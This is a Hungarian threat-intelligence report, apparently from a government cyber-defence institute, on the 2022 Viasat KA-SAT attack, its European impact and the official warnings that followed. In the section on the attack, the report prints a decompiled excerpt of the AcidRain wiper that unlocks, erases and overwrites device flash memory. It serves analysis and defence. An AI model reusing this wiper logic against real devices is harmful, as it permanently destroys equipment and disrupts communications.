



CTI Jelentés

Az Ukrajnát célzó „Viasat-hack” hatása Európában





Bevezetés

2022. február 24-én megindult az orosz katonai offenzíva Ukrajna ellen. Ugyanezen a napon a német Enercon energiavállalat több mint 5800 szélturbinája esett ki a hálózatról. Az üzemzavar ugyan nem akadályozta meg a szélturbinák pörgését, azonban hiba esetén nem lehetett őket távolról újraindítani.

Az esettel egyidőben műholdas internetet használók ezrei szakadtak le a hálózatról Európában, Lengyelországtól egészen Franciaországig. Sokan még egy hónappal később sem tudtak kapcsolódni az Internethez, és közel 2000 szélturbina még ekkor sem tudott online-ba állni.

A tömeges hálózati kiesés oka nem baleset, hanem feltehetően egy kibertámadás volt, amit az Amerikai Egyesült Államok^[1] és az Európai Unió hivatalos álláspontja szerint **Oroszország indított a Viasat KA-SAT szatellit hálózata ellen.**

A „Viasat hackelés” vitathatatlanul az egyik **legnagyobb nyilvánosan ismert kibertámadás**, azóta, hogy Oroszország megszállta Ukrajnát, az országhatárokon átvélő hatásai miatt az eset érdemes a mélyebb áttekintésére.



Tartalomjegyzék


A KA-SAT műholdrendszer	4
A KA-SAT felhasználása Ukrajnában	6
A 2022. február 24-ei eseménysorozat	7
A támadás hatása	10
Műholdas kommunikációs rendszerek kiberfenyegetettsége	11

A KA-SAT műholdrendszer

A KA-SAT 35 000 kilométerrel kering a Föld felett, és óránként több mint 11 000 kilométeres sebességgel halad a bolygó forgásával szinkronban. A műhold 2011 óta nyújt nagysebességű Internetet szolgáltatást Európa-szerte.

A műholdas internetkapcsolatokat gyakran használják olyan területeken, ahol a kábeles lefedettség alacsony. A hétköznapi polgárok éppúgy felhasználói ennek, mint a hivatalos szervek. A tipikus otthoni szélessávú kapcsolatokhoz képest a műholdas internet hálózat némiképp eltérő, a következő három fő összetevőből áll:





- Egyrészt egy Föld körüli pályán keringő távközlési műholdból — például a KA-SAT műhold —, amely a Földre történő jeltovábbítással biztosítja az **internetes lefedettséget** a megadott területeken^[2].
- Ezeket a sugarakat a **földi parabolaantennák** veszik fel, amelyeket rendszerint az épületek oldalára vagy repülőgépekre szerelnek fel. Ezekhez csatlakoznak a felhasználói végberendezések (otthoni routerek, laptopok, stb.).
- A harmadik komponens pedig a **földi hálózat**, a szintén parabolaantennákkal rendelkező **földi állomások gyűjteménye**, amelyek üvegszálakábelekkel kapcsolódnak az Internethez.

A KA-SAT felhasználása Ukrajnában

A műholdas kommunikáció (SATCOM) széles körben alkalmazott rendszer Ukrajnában. Több nyilvánosan elérhető kormányzati szerződés is alátámasztja, hogy az ukrán Különleges Kommunikációs és Információvédelmi Állami Szolgálat (SSSCIP), valamint az ukrán fegyveres erők is vásároltak ilyen technológiát – derül ki a SEKOIA.IO európai kiberbiztonsági cég által hivatkozott^[3] hivatalos dokumentumokból. Ismert az is, hogy a 2012-es ukrajnai választások során több mint 12 000 műholdas internetkapcsolati pontot használtak a szavazás nyomon követésére.

A műholdas kommunikáció megzavarása többféle módon is kivitelezhető. Az egyik módszer az ún. **jamming**, amikor a támadó közvetlenül a műhold felé sugároz zavaró jeleket, azért, hogy a műhold jelfeldolgozó képességét leterhelje, így a legitim forgalmat az nem, vagy csak részben legyen képes fogadni. Elon Musk egy márciusi Twitter posztjában például azt állította, hogy az általa Ukrajnába küldött Starlink műholdak ilyen típusú zavaró támadásokkal szembesültek. A **KA-SAT esetében** azonban nem ilyen incidens történt, **a kibertámadás a földi hálózatot érintette.**



Válasz @SpacePadrelsle felhasználónak

Some Starlink terminals near conflict areas were being jammed for several hours at a time. Our latest software update bypasses the jamming.

Am curious to see what's next!

de. 9:32 · 2022. márc. 5. · Twitter for iPhone

A 2022. február 24-ei eseménysorozat

A Viasat hivatalos közleménye^[4] szerint 2022. február 24-én, 03:02-kor (UTC) **nagy mennyiségű**, Ukrajnában található SurfBeam2 és SurfBeam 2+ modemtől, valamint kapcsolódó előfizető-oldali berendezéstől (CPE) érkező **hálózati forgalmat észleltek**. Már önmagában ez a túlterheléses támadás **több szolgáltatói modemet is offline-ba állított**, a későbbi kivizsgálás során azonban egy második, jóval nagyobb hatású támadásra is fény derült.

A szolgáltató szerint egy **VPN eszköz hibás konfigurációját kihasználva egy támadó hozzáférést szerzett a KA-SAT hálózat egy nem megnevezett központi hálózati menedzsment rendszeréhez**, majd azon keresztül olyan legitim (értsd: az adott szoftverben eredendően telepített) parancsok segítségével felülírta az ekkor még online modemek flash memóriájában lévő kulcsfontosságú adatokat, ezt követően az eszközök leszakadtak a hálózatról, és nem is voltak képesek újrapcsolódni.

A Viasat tájékoztatása szerint nem találtak arra utaló bizonyítékot, hogy a modemek működését biztosító szoftver (firmware) ellen a támadók valamilyen káros szoftvert vetettek volna be, sem arra, hogy a támadók valamilyen frissítési mechanizmus kihasználásával végezték a támadást, azaz hogy egy ellátási lánc elleni támadásra (supply-chain-attack) került volna sor.

“Nincs itt semmi különösebb látnivaló!”

— üzente ezzel a vállalat.

Egyes szakértők azonban eltérő véleményen vannak. A SentinelOne márciusi végi jelentésében^[5] azt állítja, hogy a Viasat közlése több szempontból is hiányos, és csak részben ad életszerű magyarázatot a támadásra. Kifogásolják például, hogy a hivatalos közlemény nem nyújt magyarázatot arra, hogy legitim parancsok hogyan voltak képesek ekkora kárt okozni a modemekben.

A cég úgy véli, egy általuk azonosított, kifejezetten szándékos adattörlési célból készített, ún. **wiper** („wipe” – töröl) játszott szerepet a kibertámadás során. Ezt a kódot **AcidRain** („savas eső”) névre keresztelték.

A SentinelOne elemzéséből kiderül, hogy az AcidRain egy 32 bites, MIPS ELF futtatható program. Amennyiben a kódot rendszergazdai jogkörrel futtatják, képes teljes fájlrendszerek rekurzív felülírására és törlésére. Miután a törlési folyamat befejeződött, az eszköz újraindul, és ezzel véglegesen működésképtelenné válik.

```
fd = open(param_1,2,param_3,param_4);
if ((-1 < fd) && (fstat(fd,auStack184), (local_a4 & 0xf000) == 0x2000)) {
    /* MEMGETINFO */
    ioctl(fd,0x40204d01,local_dc);
    local_ec = local_dc;
    local_f0 = 0;
    if (local_d4 != 0) {
        /* MEMUNLOCK */
        do {
            /* MEMUNLOCK */
            ioctl(fd,0x80084d06,&local_f0);
            /* MEMERASE */
            ioctl(fd,0x80084d02,&local_f0);
            local_f0 = local_f0 + local_d0;
        } while (local_f0 < local_d4);
    }
    strlen = local_d0;
    if (0x3ffff < local_d0) {
        strlen = 0x40000;
    }
    local_f0 = 0;
    if (local_d4 != 0) {
        do {
            while( true ) {
                /* MEMUNLOCK */
                ioctl(fd,0x80084d06,&local_f0);
                /* MEMERASE */
                ioctl(fd,0x80084d02,&local_f0);
                if (local_dc[0] != '\x04') break;
                local_e0 = data_to_overwrite;
                local_e8 = local_f0;
                local_e4 = strlen;
                /* MEMWRITE00B */
                ioctl(fd,0xc00c4d03,&local_e8);
                local_f0 = local_f0 + local_d0;
                if (local_d4 <= local_f0) goto LAB_004011b0;
            }
        } while (local_f0 < local_d4);
    }
    lseek(fd,local_f0,0);
    sprintf(auStack288,"/dev/mtd%d",iVar2);
    iVar3 = open(auStack288,2);
    if (iVar3 == -1) break;
    /* MEMGETINFO */
    ioctl(iVar3,0x40204d01,auStack320);
    uVar4 = FUN_00404dd0(local_134);
    FUN_00404650(uVar4,0xff,local_134);
    lseek(iVar3,0,0);
    local_144 = local_134;
    local_148 = 0;
    if (local_138 != 0) {
        do {
            /* MEMUNLOCK */
            ioctl(iVar3,0x80084d06,&local_148);
            /* MEMERASE */
            ioctl(iVar3,0x80084d02,&local_148);
            lseek(iVar3,local_148,0);
            write(iVar3,uVar4,local_144);
            local_148 = local_148 + local_144;
        } while (local_148 < local_138);
    }
}
```

AcidRain kódrészlet Forrás: TheHackerNews ^[6]

A wiper további analízise során bizonyos mértékű „nem triviális” kódátfedést fedeztek fel a néhány évvel ezelőtti rendkívül aktív – 2018-ban félmillió routert megfertőző – **VPNFilter elnevezésű malware családdal**, amely egy hírhedt orosz állami háttérű hacker csoporthoz (Sandworm) köthető.

A SentinelOne alternatív támadási forgatókönyve szerint a támadók első lépésként valóban a KA-SAT által is említett menedzsment szolgáltatását használták, azonban ezt követően egy **ellátási lánc elleni támadás** következett, amelynek során az AcidRain kódot juttatták el a modemekre, és ennek segítségével törölték a modemek memóriáját.



A támadás hatása

Az incidens legvalószínűbb motivációja az ukrán hadsereg kommunikációjának zavarása lehetett, amiben Victor Zhora az SSCS helyettes vezetője szerint^[7] a támadók sikerrel is jártak.

“Az incidens hatalmas kommunikációs kiesést okozott a háború elején”

— mondta Zhora márciusban újságíróknak.

A Viasat szerint az incidensből való teljes felépüléshez még szükséges némi idő. Elmondásuk alapján naponta több száz ügyfelüknél tudják orvosolni a problémát, vagyis új modemekkel látják el őket — március végéig közel **30 000 modemet szállítottak ki** a forgalmazók és partner szolgáltatók részére —, illetve új szoftverfrissítéseket adnak ki, valamint megerősítették a hálózati infrastruktúrát.

Az esettel kapcsolatos információkérésünkre jelen tájékoztató megjelenéséig a szolgáltató nem reagált.

Műholdas kommunikációs rendszerek kiberfenyegetettsége

A SATCOM rendszerek a globális kapcsolat lehetőségét kínálják olyan felhasználási területeken, amelyeken a hagyományos megoldások elérhetetlenek, vagy nem elég hatékonyak. A Viasat incidens azonban rávilágított nem csupán arra, hogy a **globális szolgáltatások elleni kibertámadások államokon átívelő hatást gyakorolhatnak**, hanem arra is, hogy a SATCOM rendszerek biztonsági kérdéseivel foglalkozni kell.

Az eset kapcsán az amerikai kormányati szervek kiberbiztonsági ügynöksége, a Cybersecurity & Infrastructure Security Agency (CISA), valamint az FBI közös figyelmeztetést adott ki^[8].

A figyelmeztetés többek között hangsúlyozza a **hálózati forgalom monitorozásának** és a **hitelesítési folyamatok** biztonsági megerősítésének fontosságát, illetve a megbízhatónak tartott szolgáltató-kliens kapcsolatok (trust relationships) felülvizsgálatának kiemelt szerepét.

A műholdas rendszerek biztonsági kérdései különösen az Egyesült Államokban jelentenek sürgető problémát, ahol a VSAT (Very-small-aperture terminal – nagyon kis apertúrájú (3,8 méternél kisebb tányérantennával rendelkező terminálok) és más rendszerek alkalmazása egyre elterjedtebb a kormányzati szférában, miközben **ezek a hálózatok sok esetben kitéttek a külső támadásoknak**.

2022 májusában az Egyesült Államok technikai hírszerző szolgálata, a National Security Agency (NSA) a VIASAT-hack hatására közre adott egy figyelmeztetést^[9] amiben felhívják a figyelmet egy 2018-as átfogó sérülékenységvizsgálat^[10] által feltárt jelentős sebezhetőségekre, valamint ezek lehetséges biztonsági kockázataira, különösen a légügyi, tengerészeti és katonai műholdrendszerek tekintetében. Az NSA szerint a VSAT terminálok esetében **égető probléma a titkosítás hiánya**, amit még a jelfolyam VSAT hálózaton történő továbbítása előtt lenne javasolt elvégezni. A biztonságosjeltovábbítás (TRANSEC) további kritériuma, hogy a **hitelesítés a kommunikáció mindkét végpontján** ki legyen kényszerítve. Az ügynökség e célból kiemeli a titkosított VPN megoldások alkalmazásának, valamint a biztonsági frissítések telepítésének fontosságát is.

A Viasat-hack az amerikai törvényhozás ingerküszöbét is elérte, a képviselőház két tagja májusban **törvénytervezetet** nyújtott be, ami a szövetségi ügynökségek számára **előírná a SATCOM rendszerek biztonsági felülvizsgálatát**. Az EU tekintetében is léteznek kezdeményezések, az Európai Bizottság például 2022 februárjában egy 6 milliárd eurós csomagot mutatott be ^[11], ami az EU-n kívüli országoktól való technológiai függést szeretné csökkenteni ezen a területen.

További források:

- <https://www.wired.com/story/viasat-internet-hack-ukraine-russia/>
- <https://www.bleepingcomputer.com/news/security/viasat-shares-details-on-ka-sat-satellite-service-cyberattack/>
- <https://thehackernews.com/2022/04/russian-wiper-malware-responsible-for.html>
- <https://therecord.media/viasat-confirms-report-of-wiper-malware-used-in-ukraine-cyberattack/>
- https://www.theregister.com/2022/06/08/silverados_alperovitch_viasat_attack/
- <https://www.reuters.com/world/satellite-outage-caused-huge-loss-communications-wars-outset-ukrainian-official-2022-03-15/>
- <https://techcrunch.com/2022/03/31/viasat-cyberattack-russian-wiper/?guccounter=1>



nki.gov.hu



titkarsag@nki.gov.hu



+36 (1) 325 7672



Nemzeti Kibervédelmi Intézet



@ [nki.gov.hu](https://www.instagram.com/nki.gov.hu)



Kibertámadás!
podcast